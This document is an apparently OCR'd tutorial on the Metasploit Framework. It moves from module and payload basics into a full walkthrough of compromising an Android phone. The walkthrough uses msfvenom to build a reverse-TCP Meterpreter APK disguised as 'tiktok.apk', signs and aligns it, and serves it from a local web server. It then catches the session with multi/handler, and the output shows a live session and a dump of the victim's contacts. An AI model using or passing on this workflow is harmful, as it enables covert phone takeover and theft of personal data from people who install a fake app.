Metasploit Framework

Metasploit is a popular penetration testing tool. A tool for developing and executing exploit code against a remote target machine. Offer a broad platform for pen-testing and exploit development.

History of Metasploit:

Undertaken in 2003 by H.D. Moore

Perl-based portable network tool

Later rewritten in **Ruby** by 2007

Rapid7 purchased the Metasploit project in 2009

Metasploit Download & Installation:

1). Windows OS

Step:1 [Download Metasploit]

https://docs.metasploit.com/docs/development/maintainers/downloads-by-version.html

Step:2 [Open CMD in administration]

Step:3 [Go to Downloaded Metasploit folder]

Step:4 [console.bat] // Open Metasploit

2). Kali/Linux OS

Preinstall in System, so u just type **msfconsole** command in terminal. //Open Metasploit

Metasploit Path: Usr/share/metasploit-framework/

Metasploit Modules:

Exploits: An exploit executes a sequence of commands that target a specific vulnerability found in a system

Auxiliary: Auxiliary modules include port scanners, fuzzers, sniffers, and more

Payloads: Payloads consist of code that runs remotely

Encoders: Encoders ensure that payloads make it to their destination intact

Nops: Nops keep the payload size consistent across exploit attempts [full form is no operation]

Evasion: These new modules are designed to help you create payloads that can evade anti-virus (AV) on the target system

Post: Post-exploitation modules that can be run on compromised targets to gather evidence, pivot deeper into a target network, and much more.

PAYLOAD & TYPES OF PAYLOADS

The Payload is a malicious program that allows hackers to obtain their objectives.

Single Payload: It's use for single activity. Like Create user and send single file on targeted machine.

Staged Payload: Upload one big file on targeted machine.

Stages Payload: It's Download staged payload on targeted machine. And also provide some feature like provide meterpreter session.

Meterpreter Payload: It's provided shell of target machine. So, we can perform more than one task. Multiple code run.

PassiveX Payload: When target machine uses any firewall, and our packet can't receive firewall drop our packet, that time we use this payload.

Shell (Bind & Reverse)


Bind Shell: We set manually RHOST for target machine.

Reverse Shell: When user click on our malicious code, we already set LHOST. so, target machine automatically connects to our machine.

ANDROID SYSTEM HACK USING METASPLOIT FREAMWORK [MSFVENOM]


MSF venom use for create any **payload**, we use **android/meterpreter/reverse_tcp** and set LHOST and LPORT [local/our details] for reverse connection.

sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=<local/our IP> LPORT=<local/our port number> R > <filename.apk>




Now we copy file in local-server and start **Apache** server.

service apache2 start




It’s work on own IP address like our IP is 192.168.1.12 so it’s work on 192.168.1.12:8000

First, we check status of our server and on our android machine. Now open browser and type <our IP>:8000. Download tiktok.apk [payload] file.



Android system can't support / can't download without **digital signature and certificate.**



Now we create proper Payload and then after send to target machine with certificate and signature. First, generate key using **Keytool** with **RSA** algorithm.

sudo keytool -genkey -V -keystore <key-store Name> -alias <Name> -keyalg RSA -keysize 2048 -validity 10000

```
┌──(kali㉿kali)-[~/AHack]
└─$ sudo keytool -genkey -V -keystore key.keystore -alias TOM -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  tom
What is the name of your organizational unit?
  [Unknown]:  tom
What is the name of your organization?
  [Unknown]:  tom
What is the name of your City or Locality?
  [Unknown]:  tom
What is the name of your State or Province?
  [Unknown]:  tom
What is the two-letter country code for this unit?
  [Unknown]:  tom
Is CN=tom, OU=tom, O=tom, L=tom, ST=tom, C=tom correct?
  [no]:  yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
        for: CN=tom, OU=tom, O=tom, L=tom, ST=tom, C=tom
[Storing key.keystore]
```

Create Signer's Certificate using Jarsigner.

sudo jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore <key-store file> <Payload name> <name>

```
┌──(kali㉿kali)-[~/AHack]
└─$ sudo jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore tiktok.apk TOM
Enter Passphrase for keystore:
   adding: META-INF/TOM.SF
   adding: META-INF/TOM.RSA
  signing: AndroidManifest.xml
  signing: resources.arsc
  signing: classes.dex
>>> Signer
    X.509, CN=tom, OU=tom, O=tom, L=tom, ST=tom, C=tom
    [trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This algorithm will be disabl
ed in a future update.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk. This algorithm will be di
sabled in a future update.

┌──(kali㉿kali)-[~/AHack]
```

Set Verify Certificate: **sudo jarsigner -verify -verbose -certs <payload name>**

```
kali@kali: ~/AHack
File  Actions  Edit  View  Help
sabled in a future update.

┌──(kali㉿kali)-[~/AHack]
└─$ sudo jarsigner -verify -verbose -certs tiktok.apk

s       258 Fri Nov 04 06:17:36 EDT 2022 META-INF/MANIFEST.MF

      >>> Signer
      X.509, CN=tom, OU=tom, O=tom, L=tom, ST=tom, C=tom
      [certificate is valid from 11/4/22 6:21 AM to 3/22/50 6:21 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderExcep
tion: unable to find valid certification path to requested target]

      >>> Signer
      X.509, C="US/O=Android/CN=Android Debug"
      [certificate is valid from 8/17/21 10:11 PM to 10/11/35 7:19 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderExcep
tion: unable to find valid certification path to requested target]

       396 Fri Nov 04 06:24:22 EDT 2022 META-INF/TOM.SF
      1292 Fri Nov 04 06:24:22 EDT 2022 META-INF/TOM.RSA
       272 Fri Nov 04 06:17:36 EDT 2022 META-INF/SIGNFILE.SF
      1842 Fri Nov 04 06:17:36 EDT 2022 META-INF/SIGNFILE.RSA
         0 Fri Nov 04 06:17:36 EDT 2022 META-INF/
sm       7112 Fri Nov 04 06:17:36 EDT 2022 AndroidManifest.xml
```


Verify Certificate using zipalign.

sudo zipalign -v 4 <payload.apk> <payload new name.apk>

```
┌──(kali㉿kali)-[~/AHack]
└─$ sudo apt-get install zipalign
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
zipalign is already the newest version (1:10.0.0+r36-1).
0 upgraded, 0 newly installed, 0 to remove and 1163 not upgraded.
```

```
┌──(kali㉿kali)-[~/AHack]
└─$ sudo zipalign -v 4 tiktok.apk tiktokk.apk
Verifying alignment of tiktokk.apk (4)...
      50 META-INF/MANIFEST.MF (OK - compressed)
     281 META-INF/TOM.SF (OK - compressed)
     624 META-INF/TOM.RSA (OK - compressed)
    1724 META-INF/ (OK)
    1774 META-INF/SIGNFILE.SF (OK - compressed)
    2053 META-INF/SIGNFILE.RSA (OK - compressed)
    3138 AndroidManifest.xml (OK - compressed)
    4958 resources.arsc (OK - compressed)
    5188 classes.dex (OK - compressed)
Verification successful

┌──(kali㉿kali)-[~/AHack]
└─$
```

Copy payload in local-server with administration/root permission



Start Local-server: **service apache2 start**

```
root@kali: /home/kali/Desktop
File  Actions  Edit  View  Help

┌──(root㉿kali)-[/home/kali/Desktop]
└─# service apache2 start

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```

On Metasploit: **msfconsole**

```
       =[ metasploit v6.2.11-dev                          ]
+ -- --=[ 2233 exploits - 1179 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can use help to view all
available commands

msf6 >
```

Set Multi-handler exploit: **use exploit/muti/handler**

it's use for reverse TCP connection.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

View Options of that exploit: **show options**

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf6 exploit(multi/handler) >
```

Set Payload: set payload android/meterpreter/reverse_tcp

```
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

Set LHOST & LPORT:

set LHOST <Our IP> & set LPORT <Our Port number>

```
msf6 exploit(multi/handler) > set lhost 192.168.1.12
lhost => 192.168.1.12
msf6 exploit(multi/handler) > set lport 6666
lport => 6666
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.12     yes       The listen address (an interface may be specified)
   LPORT  6666             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf6 exploit(multi/handler) >
```


Run code: **exploit**

Start reverse TCP on 192.168.1.12:6666


```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.12:6666
```


Open Android Machine Using Our IP address: 192.168.12:6666


Android/Victim Machine




Download and Install file.







When victim run this application/payload nothing show in victim machine and our side meterpreter seesion connect with reverse TCP. Then we successful Hack Victim/Android machine.



Meterpreter show victim system information: **meterpreter > sysinfo**

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.12:6666
[*] Sending stage (78179 bytes) to 192.168.1.17
[*] Meterpreter session 1 opened (192.168.1.12:6666 → 192.168.1.17:38090) at 2022-11-04 06:40:26 -0400

meterpreter > sysinfo
Computer        : localhost
OS              : Android 9 - Linux 4.19.110-android-x86_64-g066cc1d (x86_64)
Architecture    : x64
System Language : en_US
Meterpreter     : dalvik/android
meterpreter >
```


Show all command for meterpreter perform: **meterpreter > help**

```
root@kali: /home/kali
File  Actions  Edit  View  Help

    timestomp       Manipulate file MACE attributes

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Manage the transport mechanisms
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel

Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
```

Commands for Meterpreter

Now we show Victim system's Contact list in our system using meterpreter.

meterpreter > dump_contacts



We can see victim all contact show in our system as text file.